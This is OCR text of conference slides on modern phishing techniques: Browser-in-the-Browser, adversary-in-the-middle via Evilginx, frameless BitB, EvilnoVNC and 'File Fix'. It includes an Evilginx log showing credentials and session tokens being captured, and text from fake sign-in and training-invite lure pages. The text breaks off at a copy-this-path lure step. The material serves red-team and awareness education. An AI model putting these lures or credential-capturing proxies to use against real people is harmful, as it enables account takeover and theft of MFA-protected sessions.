Cloud Edge Phishing: Breaking the Future of Auth

Carlos Gómez Quintana
Security Consultant

Out Of The Box 2025, Bangkok

IOActive

#OOTB2025

Table of Contents

IOActive

#OOTB2025

#Whoami

- Security Consultant at IOActive
- Red Team & Malware Development
- Researcher


Contact

- carlos.gomez@ioactive.com
- @cgomezz_23
- @cgomezquintana
- @Hexix23
- cgomezsec.com

IOActive

#OOTB2025

Modern Phishing Techniques



“Classic” Phishing Method

- Mimics the appearance of a legitimate website
- You can control the elements of the website
- Be careful with requests made by JavaScript (fetch & ajax etc.)
- Dynamic generated websites

IOActive

#OOTB2025


Modern Phishing Techniques

Browser-in-the-Browser (BITB)

- Tech Stack
  - HTML
  - JS
  - CSS
- New Browser via <iframe>
  - Dragged
  - Dropped
- Same URL, code etc as original workflow

Developed by :) @mrd0x

https://mrd0x.com/



Log in or sign up in secon

Use your email or another service to contin with Canva (it's free)!

Continue with Apple

Continue with Facebook

Continue with email

Continue another way >

By continuing, you agree to Canva's Terms of Use. our Privacy Policy.

Sign in - Google Accounts - Google Chrome

accounts.google.com/o/oauth2/v2/auth/identifier?state=4459faf5-46bc-414b-8300...

Sign in with Google

Canva

Sign in

to continue to Canva

Email or phone

Forgot email?

To continue, Google will share your name, email address, language preference, and profile picture with Canva. Before using this app, you can review Canva's privacy policy and terms of service.

Create account

Next

IOActive

Modern Phishing Techniques

Browser-in-the-Browser (BITB)

@mrd0x

Source: https://mrd0x.com/


IOActive®

#OOTB2025

Modern Phishing Techniques

Adversary-in-The-Middle (AiTM)

1. It's the same concept as MiTM, but with a cooler name.
2. Victim – Phishing Server – Legitimate Server
3. MFA, Cookies, Username, Password etc.
4. Evilginx
   1. Developed by Kuba Gretzky (@mrgretzky)



```
root@debian-evilginx:~/tools/evilginx2# ./build/evilginx -p ./phishlets/

                                        no nginx - pure evil

                              by Kuba Gretzky (@mrgretzky)      version 2.0.0

[08:23:56] [inf] loaded phishlet 'google' from 'google.yaml'
[08:23:56] [inf] setting up certificates for phishlet 'google'...
[08:23:56] [^_^] successfully set up SSL/TLS certificates for domains: [accounts.it-is-almost-done.evilginx.com apis.it-is-almost-done.evilginx.com ssl.it-is-alm
ost-done.evilginx.com content.it-is-almost-done.evilginx.com]
[08:23:59] [imp] [0] new visitor has arrived: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36
([redacted])
[08:23:59] [inf] [0] landing URL: https://accounts.it-is-almost-done.evilginx.com/signin/v2/identifier
: sessions

+----+------------+-----------+-----------+---------+------------------+------------------+
| id | phishlet   | username  | password  | tokens  |    remote ip     |       time       |
+----+------------+-----------+-----------+---------+------------------+------------------+
| 19 | google     |           |           | none    | [redacted]       | 2018-05-28 08:23 |
+----+------------+-----------+-----------+---------+------------------+------------------+

[08:24:22] [^_^] [0] Username: [[redacted]@gmail.com]
[08:24:29] [^_^] [0] Password: [[redacted]]
[08:24:41] [^_^] [0] all authorization tokens intercepted!
[08:24:41] [imp] [0] redirecting to URL: https://redirect-to-this-url-after-logging-in.com
: sessions

+----+------------+--------------------------+------------------+----------+------------------+------------------+
| id | phishlet   |         username         |     password     |  tokens  |    remote ip     |       time       |
+----+------------+--------------------------+------------------+----------+------------------+------------------+
| 19 | google     | [redacted]@gmail.com     | [redacted]       | captured | [redacted]       | 2018-05-28 08:24 |
+----+------------+--------------------------+------------------+----------+------------------+------------------+

:
```

#OOTB2025

Modern Phishing Techniques


Frameless Browser-in-the-Browser

1. Hybrid method (BiTB & AiTM)
2. Fake Browser window containing a real proxified authentication page.
3. No <*iframe*> loads here
4. Mimic BiTB animation with CSS
5. Author: Wael Masri @waelmas01

#OOTB2025

Modern Phishing Techniques

Frameless Browser-in-the-Browser


Sign in to your account

login.fake.com/?auth=2&sso_reload=true

Etech IT

Home Services About Contact

Contact us: +1 (123) 456-7890

Upcoming Security Awareness Training

Join our exclusive 1:1 training session to enhance your security skills and awareness.

Etech IT

Etech IT - 1:1 Training

30 min

https://meet.google.com/j4e-qbxp-k5g

As part of your organization's policy, every employee must undergo specialized cyber

year.

To er
we in
throu

To ke
possible, we kindly ask you to not share any information with other employees until the cycle of training is complete.

thing, simply
nd ideally, bring
ke notes.

Select a Date & Time

January 2024

MON	TUE	WED	THU	FRI	SAT	SUN
1	2	3	4	5	6	7
8	9	10	11	12	13	14
						21
						28

Time zone

Eastern European Time (03:39)

This training is exclusive for enterprise customers

If you received an invitation, please login to continue.

Sign in with Microsoft

We respect your personal privacy

We use cookies to provide a proactive support experience, enhance site navigation, analyze site usage, and assist in our marketing efforts. Click here to read about how we may use your personal data.

Cookie settings → Accept all Reject all

© 2023 Etech IT. All rights reserved.

Privacy Policy Terms of Service

source: https://github.com/waelmas/frameless-bitb

Modern Phishing Techniques

noVNC


- Web browser in kiosk mode
- Give access through web VNC
- Victim connected to our browser
- Resolution & Copy/Paste
- Tool *EvilnoVNC* developed by Joel Gamez Molina (@JoelGMSec)
- Special mentions: https://github.com/wanetty/MultiEvilnoVNC

IOActive

Modern Phishing Techniques

File Fix Technique (by @mrd0x)

- Click fix variation
- Execute commands via the File Explorer address bar
- Good pretext
- Multiple variations



mr.d0x made "HRPolicy.docx" available to you

06/20/2025 10:22:45 AM

To access **HRPolicy.docx**, follow these steps:

1. Copy the file path below

